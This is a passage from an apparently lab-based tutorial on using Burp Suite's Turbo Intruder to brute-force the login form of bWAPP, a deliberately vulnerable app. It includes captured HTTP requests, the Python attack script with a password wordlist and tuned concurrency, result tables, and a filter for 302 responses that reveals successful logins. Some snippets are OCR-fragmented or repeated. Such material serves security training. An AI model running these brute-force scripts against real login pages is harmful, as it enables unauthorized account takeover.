Content-Type: applicatio
Content-Length: 53
Origin: http://192.168.0
Connection: close
Referer: http://192.168.
Cookie: security_level=0                         9moflc0u
Upgrade-Insecure-Request

login=bee&password=12345
```

As soon as the **“Send to turbo intruder”** option got fired up, we got a new window popped in front of us. Let’s explore what it contains.

The window was segregated into two sections the upper part where our **“shared request”** is embedded into and just below that in the other part we got a **“snippet of python code”** aligned.

However, over into the **Request section,** we can see that our injection point was converted into **“%s”,** representing where the payload will be going to hit.

And at the other section, there is a **drop-down list** with a **python code** displayed, which thus could be modified as per the attack scenario.




```
POST /bWAPP/login.php HTTP/1.1
Host: 192.168.0.9:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://192.168.0.9:8080
Connection: close
Referer: http://192.168.0.9:8080/bWAPP/login.php
Cookie: security_level=0; PHPSESSID=f0l48lpc7ah7ii559e9moflc0u
Upgrade-Insecure-Requests: 1

login=bee&password=%s&security_level=0&form=submit
```

```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=100,
```

The drop-down list contains several attacking python scripts, that we could use accordingly whenever we need.


So, for the time being, let’s use the most common script of the Turbo Intruder i.e. **examples/basic.py**



Once we select that, the python code within it got displayed on the screen. Let's see what it says –

1. The script within the **first highlighted box** is responsible for the **fuzzing speed** and the **number of connections made** by the turbo intruder. However, it even carries up the **requests made per connection.**


2. Over in the **second box** we need to **add the dictionary** manually by specifying its location.
3. The **third code snippet** is the most highlighted section as it defines **which request should be displayed** in the output table. Here the code **"if req. status != 404:"** defines that all the requests will get added to the table leaving the once that are having **status code = 404**



```
POST /bWAPP/login.php HTTP/1.1
Host: 192.168.0.9:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
```

```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=100,
                           pipeline=False
                           )

    for word in open('/usr/share/dict/words'):
        engine.queue(target.req, word.rstrip())


def handleResponse(req, interesting):
    # currently available attributes are req.status, req.wordcount, req.leng
    if req.status != 404:
        table.add(req)
```


Now, let's **inject our dictionary** by defining its path while manipulating the code.



```
.8
Accept-Language: en-US,en;q=0.5
```

```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=100,
                           pipeline=False
                           )

    for word in open('/home/hackingarticles/Desktop/passwords.txt'):
        engine.queue(target.req, word.rstrip())


def handleResponse(req, interesting):
    # currently available attributes are req.status, req.wordcount, req.leng
    if req.status != 404:
        table.add(req)
```

Further, we’ll hit the **Attack button** to initiate our fuzzer. As we do so, within **73 seconds** it’s just **1029 requests** shared, creating the **RPS** (Request per Second) count to **14.**



Turbo Intruder - 192.168.0.9 - running

Row	Payload	Status	Words	Length	Time	Label
0	password	200	1729	4451	13	
1	qwerty	200	1729	4451	0	
2	123456	200	1729	4451	10	
3	12345678	200	1729	4451	10	
4	123456789	200	1729	4451	16	
5	12345	200	1729	4450	18	
6	1234	200	1729	4450	17	
7	111111	200	1729	4450	18	
8	dragon	200	1729	4450	18	
9	1234567	200	1729	4450	10	
10	abc123	200	1729	4450	8	
11	baseball	200	1729	4450	0	
12	123123	200	1729	4450	18	
13	monkey	200	1729	4450	13	
14	football	200	1729	4450	21	
15	shadow	200	1729	4450	15	
16	696969	200	1729	4450	4	
17	letmein	200	1729	4450	17	
18	666666	200	1729	4450	7	
19	master	200	1729	4450	32	


Reqs: 1029 | Queued: 100 | Duration: 73 | RPS: 14 | Connections: 69 | Retries: 64 | Fails: 0 | Next: sarah

You might be wondering, this needs to be faster than the basic intruder, however, the RPS rate for the Burp Intruder was 23, and it’s just 14.

This is all due to the default configuration in the python script as the **concurrent connections** were just **5** and the **Request per Connection** was **100.** Let’s modify it all and start the attack again, to do so hit the **halt** button and configure the same with

concurrentConnections=20,

requestperConnetction=200,



```
POST /bWAPP/login.php HTTP/1.1
Host: 192.168.0.9:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
```


```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=20,
                           requestsPerConnection=200,
                           pipeline=False
                           )

    for word in open('/home/hackingarticles/Desktop/passwords.txt'):
        engine.queue(target.req, word.rstrip())


def handleResponse(req, interesting):
    # currently available attributes are req.status, req.wordcount, req.leng
    if req.status != 404:
        table.add(req)
```

And as the attack executes up, the **RPS rate jumps directly to 94** and within just **3 seconds** the fuzzer hits about **280 requests.**

Thereby for this attack, we can say it's about 4 times faster than the Basic Intruder.

However, during the attack, you could find that the **retries value is going up,** as the fuzzer was initiating. So, is the requests are not hitting?

No, it is an indication that the connection per request value might be too high for the server to handle, making the attack is less optimal, thus we need to cut it down and reduce it to half.




Turbo Intruder - 192.168.0.9 - running

Row	Payload	Status	Words	Length	Time	Label
0	password	200	1729	4451	53	
1	12345678	200	1729	4451	0	
2	dragon	200	1729	4451	19	
3	123456789	200	1729	4451	0	
4	abc123	200	1729	4451	0	
5	master	200	1729	4451	36	
6	1234	200	1729	4451	0	
7	111111	200	1729	4451	24	
8	shadow	200	1729	4451	31	
9	1234567	200	1729	4451	35	

```
Reqs: 281 | Queued: 100 | Duration: 3 | RPS: 94 | Connections: 20 | Retries: 0 | Fails: 0 | Next: samantha
```

Do you remember, we halted the Intruder's fuzzing? Let's resume it and restart our attack over the turbo intruder, and we'll then wait for a few minutes to analyze the output.

From the below image, we can see that **Turbo Intruder is ahead with 3000+ hits,** displaying the speed it carries within.



Intruder attack 3

Filter: Showing all items

Request	Payload	Status	Error
0		200	☐
1	123456	200	☐
2	password	200	☐
3	12345678	200	☐
6	12345	200	☐
5	123456789	200	☐
4	qwerty	200	☐
7	1234	200	☐
9	1234567	200	☐

42608 of 101003

Turbo Intruder - 192.168.0.9 - running


Row	Payload	Status	Words	Length	Time	Lab
0	password	200	1729	4451	53	
1	12345678	200	1729	4451	0	
2	dragon	200	1729	4451	19	
3	123456789	200	1729	4451	0	
4	abc123	200	1729	4451	0	
5	master	200	1729	4451	36	
6	1234	200	1729	4451	0	
7	111111	200	1729	4451	24	
8	shadow	200	1729	4451	31	
9	1234567	200	1729	4451	35	
10	123456	200	1729	4451	87	
11	baseball	200	1729	4451	17	
12	football	200	1729	4451	57	
13	666666	200	1729	4450	22	

```
Reqs: 71917 | Queued: 100 | Duration: 1287 | RPS: 56 | Connections: 4801 | Retries: 4
```

Customizing the Python Scripts


Over in the above section, we've discussed that we can manipulate the python script as we wish so. However, manipulating it doesn't require any advanced scripting skills, it's just that we know what the code wants to say. So, for example –

We want the table to dump only the ***302 Redirection,*** we don't want any ***200 OK,*** nor ***404 Error,*** thereby in order to do so, we just need to manipulate the 3rd code snippet.




```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=20,
                           requestsPerConnection=200,
                           pipeline=False
                           )

    for word in open('/home/hackingarticles/Desktop/passwords.txt'):
        engine.queue(target.req, word.rstrip())


def handleResponse(req, interesting):
    # currently available attributes are req.status, req.wordcount, req.le
    if req.status != 404:
        table.add(req)
```

Now over here, we'll change **not-equal to (!=)** with **equal-equal (==)** and will modify 404 with 302, Such that the output will only have the redirection requests listed.



```python
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=20,
                           requestsPerConnection=200,
                           pipeline=False
                           )

    for word in open('/home/hackingarticles/Desktop/passwords.txt'):
        engine.queue(target.req, word.rstrip())


def handleResponse(req, interesting):
    # currently available attributes are req.status, req.wordcount, req.len
    if req.status == 302:
        table.add(req)
```

From the below image, we can see that within 3 seconds we got our output listed over at the table segmented.



